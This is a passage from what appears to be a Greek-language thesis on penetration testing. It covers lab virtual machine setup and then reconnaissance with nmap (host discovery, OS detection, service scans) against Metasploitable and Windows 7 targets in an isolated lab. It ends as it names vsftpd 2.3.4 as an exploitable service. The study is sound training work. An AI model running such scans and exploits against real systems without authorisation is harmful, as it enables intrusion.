

Εικόνα 3.2

Θα επιλέξω την τυπική παραμετροποίηση για την ώρα και θα προχωρήσω στο επόμενο βήμα, την επιλογή λειτουργικού συστήματος.





Εικόνα 3.3

Στο επόμενο βήμα επιλέγω το όνομα της εικονικής μηχανής μου και την τοποθεσία αποθήκευσης στο δίσκο.





Εικόνα 3.4

Το επόμενο βήμα είναι να επιλέξω τη χωρητικότητα του εικονικού δίσκου της μηχανής. Εδώ, μου προτείνονται τα 60GB και είναι όντως αρκετά.





Εικόνα 3.5

Κατά την ολοκλήρωση και του τελευταίου βήματος, η εικονική μηχανή είναι έτοιμη να για την πρώτη εκκίνηση και την ολοκλήρωση της εγκατάστασης του λειτουργικού συστήματος.





Εικόνα 3.6

Μετά από λίγο η μηχανή είναι έτοιμη για χρήση



Εικόνα 3.7

Ακολουθώντας την ίδια διαδικασία για τις άλλες δύο εικονικές μηχανές, το εικονικό εργαστήριο είναι έτοιμο για τις δοκιμές.





Εικόνα 3.8

**ΚΕΦΑΛΑΙΟ 4**

# Προσομοίωση δοκιμών διείσδυσης

Σε αυτό το κεφάλαιο, θα χρησιμοποιήσω τις τρεις εικονικές μηχανές που μόλις δημιούργησα για την προσομοίωση μιας δοκιμής διείσδυσης. Συγκεκριμένα, θα χρησιμοποιήσω την σουίτα Kali Linux και θα δοκιμάσω να εκμεταλλευτώ τις ευπάθειες των 2 άλλων λειτουργικών μηχανών (Windows 7 & Metasploitable Linux). Θα ακολουθήσω το μοτίβο μιας τυπικής δοκιμής γκρίζου κουτιού όπου έχω αποκτήσει πρόσβαση στο δίκτυο που βρίσκονται οι δύο μηχανές χωρίς όμως να γνωρίζω περαιτέρω πληροφορίες για αυτές. Το δίκτυο στο οποίο βρίσκομαι είναι πλήρως απομονωμένο από τον έξω κόσμο για επιπλέον ασφάλεια. Ο στόχος είναι η απόκτηση πρόσβασης στις μηχανές με αρκετά δικαιώματα ώστε να μπορώ να τις ελέγξω ολοκληρωτικά. Σημειώνεται πως ενώ οι δύο μηχανές-θύματα έχουν στατικές διευθύνσεις που δεν αλλάζουν, η τοπική διεύθυνση της μηχανής που χρησιμοποιώ μπορεί να αλλάξει απροειδοποίητα. Αυτό δεν επηρεάζει την αποτελεσματικότητα των επιθέσεων αλλά μπορεί να προκαλέσει σύγχυση αν παραβλεφθεί.


Έχοντας αποκτήσει πρόσβαση στο δίκτυο, θα χρησιμοποιήσω την εντολή ifconfig στο Terminal για να αποκτήσω περισσότερες πληροφορίες για το δίκτυο στο οποίο έχω συνδεθεί.




Εικόνα 4.1

Στην εικόνα 4.1 φαίνεται ότι η τοπική διεύθυνση μου στο δίκτυο είναι η 192.168.133.134 και λόγω της παραμετροποίησης του δικτύου μπορώ να υποθέσω ότι οι δύο εικονικές μηχανές θα βρίσκονται στο εύρος μεταξύ 192.168.133.1 – 192.168.133.254 . Το επόμενο βήμα λοιπόν είναι να εκτελέσω μία σάρωση στο τοπικό δίκτυο ώστε να ανακαλύψω τις τοπικές διευθύνσεις των

στόχων. Έχοντας αυτές τις πληροφορίες μπορώ μετά να ελέγξω για ευπάθειες ή κενά ασφαλείας. Για αυτό το σκοπό θα χρησιμοποιήσω το εργαλείο Nmap (Network mapper)[14]. Εκτελώντας την εντολή “nmap –sn 192.168.133.1-254” η εφαρμογή θα δοκιμάσει να επικοινωνήσει με κάθε πιθανή διεύθυνση και θα επιστρέψει μια λίστα με όσες απάντησαν. Μία απάντηση σημαίνει ότι ένα σύστημα έχει συνδεθεί κι έχει τη δική του διεύθυνση στο δίκτυο. Αξίζει να σημειωθεί εδώ ότι η παράμετρος –sn περιορίζεται στην αποστολή πακέτων και δε σαρώνει για άλλες πληροφορίες, πράγμα που κάνει τη συγκεκριμένη σάρωση αρκετά γρήγορη.





Εικόνα 4.2

Στην εικόνα 4.2 φαίνεται το αποτέλεσμα της σάρωσης. Βλέπουμε ότι βρέθηκαν πέντε διευθύνσεις. Η 192.168.133.134 είναι η δική μου. Η 192.168.133.1 και η 192.168.133.254 είναι δεσμευμένες διευθύνσεις σχεδόν πάντα. Είναι οι διευθύνσεις που χρησιμοποιούμε για την παραμετροποίηση των δρομολογητών(routers) μας. Επομένως μένουν οι 192.168.133.131 και 192.168.133.132. Σε αυτό το σημείο δεν ξέρω ποια διεύθυνση ανήκει σε ποιο μηχάνημα όμως αυτό δεν είναι αρκετά δύσκολο να βρεθεί.


Χρησιμοποιώντας την εντολή nmap για ακόμα μια φορά θα προσπαθήσω να εντοπίσω το λειτουργικό σύστημα που εκτελείται σε κάθε διεύθυνση. Αυτή τη

φορά θα χρησιμοποιήσω την παράμετρο –O και μόνο τις διευθύνσεις που με ενδιαφέρουν. Αρχικά λοιπόν θα τρέξω την εντολή : “nmap –O 192.168.133.131”




Εικόνα 4.3

Στην εικόνα 4.3 μπορούμε να δούμε ξεκάθαρα ότι το λειτουργικό σύστημα της πρώτης μηχανής είναι βασισμένο σε Linux με πυρήνα έκδοσης 2.6 οπότε οι επόμενες επιθέσεις μου θα είναι σχεδιασμένες για ευπάθειες αυτού του λειτουργικού. Εκτελώντας την εντολή ξανά με την διεύθυνση της άλλης μηχανής λαμβάνουμε αναμενόμενα αποτελέσματα : “nmap –O 192.168.133.132”





Εικόνα 4.4

Αξίζει να σημειωθεί ότι το μηχάνημα αυτό όντας καινούριο και χωρίς δεδομένα από κάποιο χρήστη, έχει αρκετές θύρες κλειστές και διαδικασίες που δεν τρέχουν γιατί δεν χρειάζονται. Κατά τη χρήση, και ανάλογα με τα εγκατεστημένα προγράμματα οι αναγκαίες θύρες και διεργασίες ενεργοποιούνται αναλόγως. Η εντολή nmap συγκρίνει τα δεδομένα που έλαβε από τη σάρωση με τις βάσεις δεδομένων της για να δώσει αν όχι μια σίγουρη απάντηση, μία προσέγγιση ως προς το λειτουργικό σύστημα που εκτελείται. Εδώ βλέπουμε τα πιθανά συστήματα που πιστεύει ότι τρέχουν στη διεύθυνση που εξετάστηκε. Εκτελώντας μία πιο διεξοδική (και χρονοβόρα) σάρωση θα μπορούσα να αποκομίσω περισσότερες πληροφορίες μέχρι να είμαι σίγουρος για το αποτέλεσμα.

Για την πιο εύκολη ανάγνωση της εργασίας αυτής, θα πραγματοποιήσω τις δοκιμές πρώτα στον υπολογιστή με το λειτουργικό Metasploitable και μετά σε αυτόν με τα Windows 7.

### 4.1 Προσομοίωση δοκιμής διείσδυσης στο Metasploitable

Έχοντας την διεύθυνση IP του στόχου μου στο δίκτυο, μπορώ πλέον να εκτελέσω περεταίρω σαρώσεις για την εύρεση περισσότερων πληροφοριών για το στόχο. Θα τρέξω την εντολή "**nmap –sV 192.168.133.131 –oN services.txt**" . Η εντολή –sV θα εκτελέσει μία σάρωση στην δοθείσα διεύθυνση και θα ελέγξει για τυχόν υπηρεσίες που εκτελούνται στις θύρες αυτές. Η εντολή –oN θα αποθηκεύσει τα αποτελέσματα της σάρωσης σε ένα αρχείο .txt με όνομα services. Αυτό είναι χρήσιμο για να μπορώ να επιστρέψω στα αποτελέσματα αυτά αργότερα χωρίς να χρειάζεται να περιμένω ξανά την σάρωση να εκτελεστεί.





Εικόνα 4.5

Στην εικόνα 4.5 φαίνεται η έξοδος της εντολής που έτρεξα, όπως γράφτηκε στο αρχείο services.txt . Αυτό που έχει μεγάλη σημασία εδώ είναι η θύρα (port), η κατάστασή(state) της, το όνομα της υπηρεσίας που τρέχει σε αυτή (service) και η έκδοσή της(version). Το επόμενο βήμα εδώ είναι να κοιτάξω τις υπηρεσίες και να βρω ποιες είναι ευάλωτες σε επιθέσεις που θα μου δώσουν τον έλεγχο της μηχανής. Η πρώτη είναι μια υπηρεσία μεταφοράς αρχείων (ftp) που τρέχει στη θύρα 21 με πρωτόκολλο tcp. Η θύρα είναι ανοιχτή και η έκδοση της υπηρεσίας είναι η vsftpd 2.3.4. Τώρα μένει να τρέξω το πλαίσιο εντολών Metasploit και να δω αν η θύρα αυτή είναι ευάλωτη σε μια πολύ γνωστή ευπάθεια. Κάνοντας μία

